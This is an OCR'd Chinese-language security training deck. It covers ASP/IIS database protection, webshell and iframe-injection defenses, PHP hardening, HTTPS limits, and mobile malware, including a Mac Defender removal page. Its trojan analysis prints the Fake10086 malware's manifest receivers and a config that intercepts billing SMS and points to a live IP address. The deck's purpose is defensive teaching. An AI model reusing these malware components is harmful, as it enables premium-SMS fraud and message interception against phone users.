
論壇DB爆庫：解決方案

- 非常規命名法：
  - 不要簡單地命名為“book.mdb”或“store.mdb”，而是要起個非常規的名字，例如：faq19jhsvzbal.mdb，再把它放在如./akkjj16t/kjhgb661/acd/avccx55 之類的深層目錄下。
- 使用ODBC資料來源：
  - 使用ODBC資料來源，不要把資料庫名稱直接寫在ASP程式碼中，例如：
  - DBPath = Server.MapPath(“./akkjj16t/kjhgb661/acd/avccx55/faq19jhsvzbal.mdb “)
  - conn.Open “driver={Microsoft Access Driver (* .mdb)};
  - dbq=” & DBPath
  - 改成：
  - conn.open “ODBC - DSN名稱” 就不會發生這樣的問題了。

- 在 IIS 的設定：
  - 將放置 Access 資料庫的資料夾(或虛擬目錄)給予「寫入」但不要給予「讀取」的權限即可，如此一來，就算知道儲存路徑和資料庫名稱，一樣無法從 Web 下載。

  - 在主目錄→應用程式設定→應用程式對應→新增
    - 執行檔： C:\WINNT\System32\inetsrv\ism.dll
    - 副檔名：.mdb
    - 限制於：GET,POST

  - (缺點：以後要編修Access資料庫，很容易忘記有鎖權限或鎖副檔名。)


應用程式設定
應用程式對應
應用程式選項
應用程式偵錯
新增/編輯應用程式副檔名對應
執行檔(X):
C:\WINNT\System32\inetsrv\asm.dll
瀏覽(B)...
副檔名(E):
.mdb
指令動詞
所有的指令動詞(A)
限制於(L):
GET,POST
指令引擎(S)
檢查該檔案是否存在(C)
確定
取消
說明
確定
取消
套用(A)
說明

Web Server 防禦策略

駭客攻擊Web之阻擋方式之一


駭客

知名的官方網站

[上傳] 具FSO功能的網頁木馬

首頁

不知情的一般使用者



跳版網站

阻擋策略：

設備

- 網頁應用程式防火牆
- 封鎖異常來源IP

- 入侵偵測系統 IDS/IDP
- 觀察異常封包

- 防毒牆(由外到內)
- 阻擋傳入的木馬

服務

- 搜尋引擎的阻擋
- 弱點掃描
- 滲透測試

駭客攻擊Web之阻擋方式之二

駭客

利用Google Hacks
尋找目標


知名的官
方網站

[上傳] 具FSO功
能的網頁木馬

首頁

[掛馬] 將首頁或其他
網頁植入<iFrme>隱
藏框架引導到跳版網
站

不知情的一
般使用者



跳版網站

阻擋策略：

設備

- SUS / WSUS
- 修補系統漏洞
- Web、DB的權限控管
- 企業型防毒軟體及防間諜軟體
- LOG及事件分析軟體
- Web與DB的備份軟體

服務

- 搜尋引擎的阻擋
- 弱點掃描
- 滲透測試
- 程式碼檢測
- 檢視與設定資料夾權限
- 移除不需要及罕用的服務
- 變更系統與Web相關預設值

駭客攻擊Web之阻擋方式之三

阻擋策略：

設備

- 網頁應用程式防火牆
- 封鎖異常來源IP

- 入侵偵測系統 IDS/IDP
- 觀察異常封包

- 防毒牆(由內到外)
- 阻擋傳輸的木馬

- Proxy Server 的黑白名單

- 網址過濾或攔截的設備與軟體

服務

- 收集易被植入或經常感染的網址成為黑名單

駭客攻擊Web之阻擋方式之四

駭客

知名的官方網站

跳版網站

阻擋策略：

設備

- Windows Update / Microsoft Update
- 修補系統漏洞
- 單機型防毒軟體及防間諜軟體
- 個人單機型防火牆
- 網頁瀏覽安全防護軟體
- 個人資料的備份軟體

服務

- 善用線上掃毒比對不同防毒
- 本機 HOSTS 惡意網址清單
- 改用其它瀏覽器可以改善(但不能完全避免)

建置社群web2.0網站之注意事項

- 一定是程式碼有問題?
- SSL / https加密安全
- Web2.0竊取密碼：防護措施
- 圖形密碼驗證

PHP 程式撰寫上該注意到的事項

- 首先對於安全的認知, 就是 外部拉到的資料(使用者送出的資料), 都是不安全的, 都要做嚴謹的檢查.

- 哪些是外部拉到的資料(使用者送出的資料)?

- GET: $_GET (Form submit/網址列參數)
- POST: $_POST
- REQUEST: $_REQUEST
- COOKIE: $_COOKIE
- JSON/AJAX/合作廠商送的資料/讀取檔案, 要將資料寫入 DB 的 Data 等.

PHP 設定檔(php.ini)

- register_global = off (全域變數)
- magic_quotes_gpc = off (' => \' , " => \" , %00 => \ 0) (建議 magic_quotes_gpc = off 自己處理)
- display_error = off (在網頁上顯示錯誤訊息)
- log_error = on (紀錄錯誤訊息)
- allow_url_fopen = off (可開啟遠端網頁)
- expose_php = off (顯示PHP 版本資訊)
- open_basedir = (允許開啟的目錄)
- safe_mode = on (安全模式)
- disable_function = (禁止使用的函數)
- safe_mode_include_dir = (允許include的目錄)

SSL / https

- SSL：
- SSL(Secure Sockets Layer)採用公開金鑰技術，保證兩個應用間通信的**保密性**和**可靠性**，使客戶與伺服器應用之間的通信不被攻擊者竊聽。


- HTTPS (Hypertext Transfer Protocol Secure)是http和SSL/TLS的組合，用以提供加密通訊及對網路伺服器身份的鑑定。

- 維基百科對於Https的說明：
- http://zh.wikipedia.org/wiki/Https

SSL / https

- 換句話說：
- https只保障瀏覽器與網站之間的利用SSL所產生的網路傳輸安全；

- 也就是說，如果資料(帳號/密碼)在傳輸前或傳輸後被竊取，那是端點的安全控管與資料傳輸一點都無關。



手機防護

手機防護

- 當使用者越來越仰賴iPhone、Android等智慧手機、平板電腦，單位的安全防護網將會面臨有別於傳統的新風險。
- 不只要防範鎖定手機伺機入侵的木馬和惡意程式，還得預防**遺失手機而導致資料外洩**的風險。
- 伴隨著手機進入單位的3G網路，更是輕易**跳過內網管制**的防線。傳統的防護網已經逐漸瓦解，單位必須正視行動應用帶來的新風險，才能有效鞏固防護網。

私人手機成行動安全管理的困境

- 許多IT部門主管最傷腦筋的一件事情就是，現在很多用於企業行動服務的手機都是**私人的**，並非公司配發的，這也造成公司在行動裝置控管上的困難。


手機越獄不違法但不安全


- 最近接連陸續傳出手機應用程式的安全威脅事件，就連Android官方軟體市集也一連出現了50多款通過審查上架的App暗藏惡意木馬程式，迫使Google動用遠端刪除權限來移除使用者設備中的惡意程式。

- 再加上手機破解、越獄被美國政府視為消費者合法使用權力之一，各種破解工具越來越自動化，甚至出現全自動的破解App，按一個鈕就可以讓iPhone越獄、讓Android破解，使用者可以任意取得管理者權限，**讓智慧手機預設的安全機制防護洞開**，更容易成為惡意程式竊取企業資料的溫床。

新 Android惡意軟體會側錄通話內容

- 在手機被感染後，用戶通話時該軟體就會將通話內容錄音並以.arm格式存在SD記憶卡/shangzhou/callrecord目錄中。





- 參考資料：
- http://community.ca.com/blogs/securityadvisor/archive/2011/08/01/a-trojan-spying-on-your-conversations.aspx

手機防護：Android


目前已知感染套件如下，如果您有安裝，最好趕快解除安裝。

- Advanced App to SD
- Advanced Barcode Scanner
- Advanced Compass Leveler
- Advanced Currency Converter
- Advanced File Manager
- Advanced Sound Manager
- App Uninstaller
- Basketball Shot Now
- Best password safe
- Bowling Time
- Bubble Shoot
- Chess
- Color Blindness Test
- Dice Roller
- Falling Ball Dodge
- Falling Down
- Finger Race
- Funny Face
- Funny Paint
- Hilton Sex Sound
- Hot Sexy Videos
- Magic Hypnotic Spiral
- Magic Strobe Light
- Music Box
- Omok Five in a Row
- Photo Editor
- Piano
- Quick Delete Contacts
- Quick Notes
- Scientific Calculator
- Screaming Sexy Japanese Girls
- Sexy Girls: Japanese
- Sexy Legs
- Spider Man
- Super Guitar Solo
- Super History Eraser
- Super Ringtone Maker
- Super Sex Positions
- Super Sexy Ringtones
- Super Stopwatch & Timer
- Supre Bluetooth Transfer
- Task Killer Pro
- Tie a Tie
- 几何战机_PewPew
- 下坠滚球_Falldown
- 大家来找茬
- 多彩绘画
- 投篮高手
- 致命绝色美腿
- 桌上曲棍球
- 躲避弹球
- 蜘蛛侠
- 裸奔先生Mr. Runner
- 墨水坦克Panzer Panic
- 掷骰子
- 软件强力卸载

資料來源： http://blog.aegislab.com/index.php?op=ViewArticle&articleId=80&blogId=2

手機防護：Android

- 解決策略：
- **不安裝** “來路不明” 的小遊戲或軟體
- 移除不需要或不常用的的小遊戲或軟體
- 安裝防毒軟體或防護程式
- 安裝 Android Market Security Tool



安全通報-2011-03-10: 假冒的Google安全工具內含Fake10086(別名Android.Bgserv)木馬

幾天前，Google 發佈了"Android Market Security Tool"這個工具，來清除"DroidDream"木馬所遺留或更動的檔案"。此工具會自動發佈給曾經安裝過受 DoridDream感染套件的使用者。

然而根據網路上社群的討論，有一個被重新打包的版本被散佈在中國的地區性論壇。感謝 Justin Case提供樣本，經義集思實驗室(AegisLab)比對，我們確認是跟一星期前(三月四號)報導的"Fake10086"是相同的手法。兩者均內嵌了一個 Google Code 計畫 http://code.google.com/p/mmsbg/ 的程式碼。還要感謝 Lookout 的Tim Wyatt在三月五日私下來信中提醒了這樣的關連性。

/mnt/data/tools/apktool/malware_analysis/sectoolgoogle/AndroidManifest.xml

```
<activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:name="com.mms.bg.ui.FakeLaunucherActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
<receiver android:name="com.mms.bg.transaction.SmsReceiver">
    <intent-filter>
        <action android:name="com.android.mms.transaction.MESSAGE_SENT" />
        <data android:scheme="content" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND_MESSAGE" />
    </intent-filter>
</receiver>
<receiver android:name="com.mms.bg.transaction.PrivilegedSmsReceiver" android:permission="android.permission.BROADCAST_SMS
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<receiver android:name="com.mms.bg.ui.BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<receiver android:name="com.mms.bg.ui.AutoSMSRecevier">
    <intent-filter>
        <action android:name="com.mms.bg.SMS" />
    </intent-filter>
</receiver>
<receiver android:name="com.mms.bg.ui.InternetStatusReceiver">
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    </intent-filter>
```

相關分析報導請見:

- PSA: Infected "Android Market Security Tool March 2011" App Floating Around - by AndroidPolice: http://www.androidpolice.com/2011/03/09/psa-infected-android-market-security-tool-march-2011-apk-floating-around/

```
<receiver android:name="com.mms.bg.transaction.SmsReceiver">
        <intent-filter>
          <action android:name="com.android.mms.transaction.MESSAGE_SENT" />
          <data android:scheme="content" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.intent.action.SEND_MESSAGE" />
        </intent-filter>
      </receiver>
      <receiver android:name="com.mms.bg.transaction.PrivilegedSmsReceiver"
android:permission="android.permission.BROADCAST_SMS">
        <intent-filter android:priority="1000">
          <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        </intent-filter>
      </receiver>
      <receiver android:name="com.mms.bg.ui.BootReceiver">
        <intent-filter>
          <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
      </receiver>
      <receiver android:name="com.mms.bg.ui.AutoSMSRecevier">
        <intent-filter>
          <action android:name="com.mms.bg.SMS" />
        </intent-filter>
      </receiver>
      <receiver android:name="com.mms.bg.ui.InternetStatusReceiver">
        <intent-filter>
          <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        </intent-filter>
      </receiver>
```

```
<?xml version="1.0" encoding="UTF-8" ?>
 <body>
  <auto_run>1</auto_run>
  <auto_link_time>24</auto_link_time>
  <version>1.0.1</version>
  <channel>
  <channel_name>vedio</channel_name>
  <vedio_url>http://211.136.165.53/wl/rmw1s/pp66.jsp</vedio_url>
  <channel_sms>2</channel_sms>
  <intercept_key>
  <key>移动</key>
  <key>费用</key>
  <key>1元</key>
  <key>2元</key>
  </intercept_key>
  <intercept_time>2000</intercept_time>
  <limit_nums_day>4</limit_nums_day>
  <limit_nums_month>4</limit_nums_month>
  </channel>
 </body>
```

資料來源： http://blog.aegislab.com/index.php?op=ViewArticle&articleId=87&blogId=2

手機防護：Android

- 當我們有一天在某個咖啡店享用著免費無線網路時，很開心的登入自己的Facebook帳戶，然後旁邊一個拿著Android手機的人，有可能透過一個叫做FaceNiff 的App輕易獲取我們帳戶的控制權，然後隨意發表訊息。

- 而唯一的解決方法，就是我們在使用公用無線網路環境時一定要使用加密連線。現在Facebook、等網站服務都已經內建「**強制https加密連線**」的功能，一定要記得事先做好設定。

手機防護：iphone

- 解決策略：

- **不安裝**“來路不明”的小遊戲或軟體
- 移除不需要或不常用的的小遊戲或軟體
- 安裝防毒軟體或防護程式
- 使用“原裝”不要越獄或破解


iphone最容易感染的環境：


1. 越獄(JB, Jailbreak)過
2. 安裝了 SSH 且沒有更改預設密碼
3. 喜好在 App Stone搜尋安裝軟體


Defender 惡意軟體 - Windows Internet Explorer
//support.apple.com/kb/HT4650?viewlocale=zh_TW&locale=zh_TW
Bing
何避開或移除 Mac Defender 惡意軟體
網頁(P)
安全
語言
Dansk
Deutsch
English
Español
Suomi
Français
Italiano
日本語
한국어
Nederlands
Norsk Bokmål
Polski
Português (Brasil)
Português
Русский
Svenska
简体中文
繁體中文
如何避開或移除 Mac Defender 惡意軟體
最後更新: 25 五月, 2011
文章: HT4650
摘要
最近出現的網路釣魚騙術已鎖定 Mac 使用者為目標，會將他們從合法網站重新導向到偽造的網站，然後告知其電腦已中毒。然後提供使用者 Mac Defender"防毒"軟體來解決問題。
這個"防毒"軟體實際上是惡意軟體，最終目標是取得使用者的信用卡資料進行詐騙。
MacDefender、MacProtector 和 MacSecurity 是這個惡意軟體目前最常用的名稱。
Apple 會在近期推出 Mac OS X 軟體更新，將能自動尋找並移除 Mac Defender 惡意軟體及其已知變體。如果使用者下載這個惡意軟體，這個更新會提供明確警告，也有助於保護使用者。
此外，下面的"解決"區段提供如何避開或手動移除此惡意軟體的逐步說明。
受影響的產品
Mac OS X 10.4, Mac OS X 10.6, Mac OS X 10.5
如何避免安裝這個惡意軟體
如果出現任何有關病毒或安全軟體的通知，請結束 Safari 或所使用的任何其他瀏覽器。如果無法正常結束瀏覽器，請強制結束瀏覽器。
某些情況下，您的瀏覽器可能會自動下載及啟動這個惡意軟體的安裝程式。萬一發生這種情況，請取消安裝程序；不要輸入管理者密碼。參照以下步驟，立即刪除安裝程式。
1. 前往"下載項目"檔案夾或慣用的下載位置。
2. 將安裝程式拖至"垃圾桶"。
3. 清空"垃圾桶"。
如何移除這個惡意軟體
